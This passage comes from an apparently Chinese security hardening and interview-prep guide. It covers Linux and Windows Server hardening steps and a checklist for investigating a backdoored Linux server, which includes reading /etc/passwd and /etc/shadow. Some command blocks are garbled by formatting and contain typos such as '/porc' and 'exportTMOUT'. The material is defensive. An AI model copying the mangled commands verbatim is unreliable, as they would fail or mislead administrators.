vim /etc/pam.d/su auth
required          pam_wheel.so group=wheel  #新加一行
或
auth              required          pam_wheel.so use_uid      #取消注释
```

```
[test1@node2 root]$ su root
Password:
su: Permission denied
[test1@node2 root]$ sudo -i

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for test1:
Sorry, try again.
[sudo] password for test1:
[root@node2 ~]#
[root@node2 ~]#
[root@node2 ~]#
```

 运维开发故事

5.不响应ICMP请求

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
```

```
[D:\~]$ ping 47.103.14. -t
```

正在 Ping 47.103.14. 具有 32 字节的数据:

来自 47.103.14. 的回复: 字节=32 时间=28ms TTL=50
来自 47.103.14. 的回复: 字节=32 时间=30ms TTL=50
来自 47.103.14. 的回复: 字节=32 时间=28ms TTL=50
来自 47.103.14. 的回复: 字节=32 时间=28ms TTL=50
来自 47.103.14. 的回复: 字节=32 时间=28ms TTL=50
来自 47.103.14. 的回复: 字节=32 时间=27ms TTL=50
来自 47.103.14. 的回复: 字节=32 时间=29ms TTL=50
来自 47.103.14. 的回复: 字节=32 时间=28ms TTL=50
来自 47.103.14. 的回复: 字节=32 时间=28ms TTL=50

请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。
请求超时。

 运维开发故事

6.设置登陆超时时间为10分钟


```
exportTMOUT=600
```

```
[root@node2 ~]# vim /etc/profile
[root@node2 ~]# source /etc/profile
[root@node2 ~]# timed out waiting for input: auto-logout
Connection closing...Socket close.

Connection closed by foreign host.

Disconnected from remote host(张杰) at 09:44:50.

Type `help' to learn how to use Xshell prompt.
[D:\~]$
```

 运维开发故事

7.结束非法登录用户

```
pkill -9 -t pts/0
```

```
[root@node2 ~]# who
root    pts/0    2020-04-23 22:50 (118.207.1.1)
test    pts/1    2020-04-24 00:05 (118.207.1.1)
[root@node2 ~]# pkill -9 -t pts/1
[root@node2 ~]# who
root    pts/0    2020-04-23 22:50 (118.207.1.1)
[root@node2 ~]#
```

8.配置firewalld防火墙仅开启

```
firewall-cmd --zone=public --add-port=22/tcp --permanent
firewall-cmd --zone=public --add-port=443/tcp --permanent
firewall-cmd --zone=public --add-port=80/tcp --permanent
firewall-cmd --reload
```

Windows Server加固


1.修改3389端口

3389端口是windows server 远程桌面的服务端端口，可以通过这个端口进行远程桌面连接。对于系统安全来讲这是个安全隐患，在既不影响办公又不影响安全的前提下，我们采取修改3389端口的方法加固系统。

单击【开始】—【运行】，输入regedit,打开注册表后，单击进入以下路径：

【HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\control\TerminalServer\wds\rdpwd\Tds\tcp】在右边找到PortNumber值，默认为3389，选择十进制，改为5433.见下图：

按照路径找到PortNumber:




修改PortNumber的值：




再次打开注册表，找到以下路径：

【HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\control\TerminalServer\WinStations\RDP-Tcp】，在右边找到PortNumber的值（默认为3389），选择十进制，改为5433，需要注意的是两处的端口号要一致。操作如下：

找到RDP-Tcp，如图：



修改PortNumber值，如图：



重启计算机

查看实验情况，如图：3389端口已被修改

启用3389端口连接失败，如图：


启用5433端口连接成功，如图：

2.设置安全策略，不允许SAM帐户的匿名枚举，不允许SAM帐户和共享的匿名枚举


选择“开始菜单”的“管理工具”的“域安全策略”



在域安全策略界面上双击“本地策略”的“安全选项”中“不允许SAM账户的匿名枚举”



则会出现“不允许sam账户的匿名枚举的属性”的对话框，勾选“启用”单选框



3.在组策略中设置阻止访问注册表编辑工具

在“运行”输入“gpedit.msc”字符，则进入“组策略”的界面


在组策略的界面中双击“用户配置”的“管理模板”的“系统”的“阻止访问注册表编辑工具”




会出现“阻止访问注册表编辑工具的属性”界面，勾选“已启用”单选框

4.开启审核对象访问，成功与失败；开启审核目录服务访问，成功与失败；开启审核系统事件，成功与失败

在本地策略的“审核策略”的界面双击“审核对象访问”



则会出现“审核对象访问属性”的界面，在界面勾选成功和失败的复选框



在本地策略的“审核策略”的界面双击“审核登录事件”则会出现“审核登录事件 属性”的界面，在界面勾选

成功和失败的复选框



5.禁止445端口漏洞


选择“网络连接”中的“本地连接”，在本地连接界面中把“microsoft网络的文件和打印机共享”的单选框勾掉

6.设置屏幕保护在恢复时使用密码保护


在桌面上右击选择“属性”按钮，则会出现“属性”的对话框，在界面中点击“屏幕保护程序”勾选“在恢复时使用密码保护”

7.设置windows密码策略：使密码必须满足复杂性，设置密码长度最小值为8位，设置密码最长存留期为30天。


在“本地安全策略”的“密码策略”界面上双击“密码最长使用期限”，则会出现属性，在属性中输入“30”



在“本地安全策略”的“密码策略”界面上双击“密码必须符合复杂性要求”，则会出现属性，在属性中勾选“已启用”




在“本地安全策略”的“密码策略”界面上双击“密码长度最小值”，则会出现属性，在属性中输入“8”




8.设置复位帐户锁定计数器为30分钟之后，设置帐户锁定时间为30分钟，设置帐户锁定阈值为6次无效登录。

在“开始菜单”中“管理工具”的“域安全策略”

在域安全策略的界面双击“账户锁定策略”的“复位账户锁定计时器”，则会出现“复位账户锁定计时器的属性”输入“30”即可




在域安全策略的界面双击“账户锁定策略”的“账户锁定时间”，则会出现“账户锁定时间”输入“30”即可



在域安全策略的界面双击“账户锁定策略”的“账户锁定阈值”，则会出现“账户锁定时间阈值的属性”输入


“6”即可




9.开启Windows防火墙，关闭ping服务，打开3389、80等服务

在windows 防火墙的界面上，勾选“开启”选框

在windows 防火墙界面上点击“高级”按钮，点击“icmp的设置”按钮，出现的设置界面不进行选择即可。



在windows 防火墙点击“例外”按钮则会出现例外的界面，勾选“http”和“远程桌面”最后点击“确定”按钮



10.关闭系统默认共享

系统默认共享功能给人们提供便利的同时也给系统安全带来风险，为了避免系统造成不必要的安全隐患，所以需要通过必要手段管理系统默认共享功能。

右击我的电脑——>管理——>服务和应用程序——>服务——>server——>禁用server服务，如图：



server被停用，如图：



41、服务器上面有mysql数据库，但是在外网探测端口的时候扫不到服务端口，为什么？

安全设备或对外网进行了限制

42、说几个你熟悉的存在漏洞的中间件。

IIS

Apache

Nginx

Tomcat

Jboss

WebLogic

43、习惯性的查看页面源代码有什么作用。

44、linux服务器被植入后门了，讲一下你的排查流程。

1) 检查系统日志

检查系统错误登陆日志，统计IP重试次数（last命令是查看系统登陆日志，比如系统被reboot或登陆情况）
```[root@bastion-IDC ~]``# last`

##### 2) 检查系统用户

查看是否有异常的系统用户  
```[root@bastion-IDC ~]``# cat /etc/passwd``` 查看是否产生了新用户，UID和GID为0的用户  
```[root@bastion-IDC ~]``# grep "0" /etc/passwd``` 查看  
```passwd``` 的修改时间，判断是否在不知的情况下添加用户  
```[root@bastion-IDC ~]``# ls -l /etc/passwd``` 查看是否存在特权用户  
```[root@bastion-IDC ~]``# awk -F: '$3==0 {print $1}' /etc/passwd``` 查看是否存在空口令帐户  
```[root@bastion-IDC ~]``# awk -F: 'length($2)==0 {print $1}' /etc/shadow`

##### 3) 检查异常进程

注意UID为0的进程  
使用  
```ps``` -ef命令查看进程  
察看该进程所打开的端口和文件
```[root@bastion-IDC ~]``# lsof -p pid`命令查看  
检查隐藏进程  
```[root@bastion-IDC ~]``# ps -ef | awk '{print $1}' | sort -n | uniq >1```  
```[root@bastion-IDC ~]``# ls /porc |sort -n|uniq >2```  
```[root@bastion-IDC ~]``# diff 1 2`

4) 检查异常系统文件

```
[root@bastion-IDC ~]``# find / -uid 0 -perm -4000 -print``[root@bastion-IDC ~]``# find / -size +10000k -print``[root@bastion-IDC ~]``# find / -name "..." -print``[root@bastion-IDC ~]``# find / -name ".." -print``[root@bastion-IDC ~]``# find / -name "." -print``[root@bastion-IDC ~]``# find / -name " " -print
```

5) 检查系统文件完整性

```
[root@bastion-IDC ~]``# rpm -qf /bin/ls``[root@bastion-IDC ~]``# rpm -qf /bin/login``[root@bastion-IDC ~]``# md5sum -b 文件名``[root@bastion-IDC ~]``# md5sum -t 文件名
```

6) 检查RPM的完整性

```
[root@bastion-IDC ~]``# rpm -va #注意相关的/sbin,/bin,/usr/sbin,/usr/bin``输出格式
说明: ``S - File size differs``M - Mode differs (permissions)``5 - MD5 ``sum``
differs``D - Device number mismatch``L - readLink path mismatch``U - user
ownership differs``G - group ownership differs``T - modification ``time``
differs
```

7) 检查网络

```
[root@bastion-IDC ~]``# ip link | grep PROMISC (正常网卡不该在promisc模式, 可能存在
sniffer)``[root@bastion-IDC ~]``# lsof -i``[root@bastion-IDC ~]``# netstat -
nap (察看不正常打开的TCP/UDP端口)``[root@bastion-IDC ~]``# arp -a
```

8) 检查系统计划任务

```
[root@bastion-IDC ~]``# crontab -u root -l``[root@bastion-IDC ~]``# cat
/etc/crontab``[root@bastion-IDC ~]``# ls /etc/cron.*
```

9) 检查系统后门

```
[root@bastion-IDC ~]``# cat /etc/crontab``[root@bastion-IDC ~]``# ls
/var/spool/cron/``[root@bastion-IDC ~]``# cat /etc/rc.d/rc.local``[root@bastion-
IDC ~]``# ls /etc/rc.d``[root@bastion-IDC ~]``# ls /etc/rc3.d
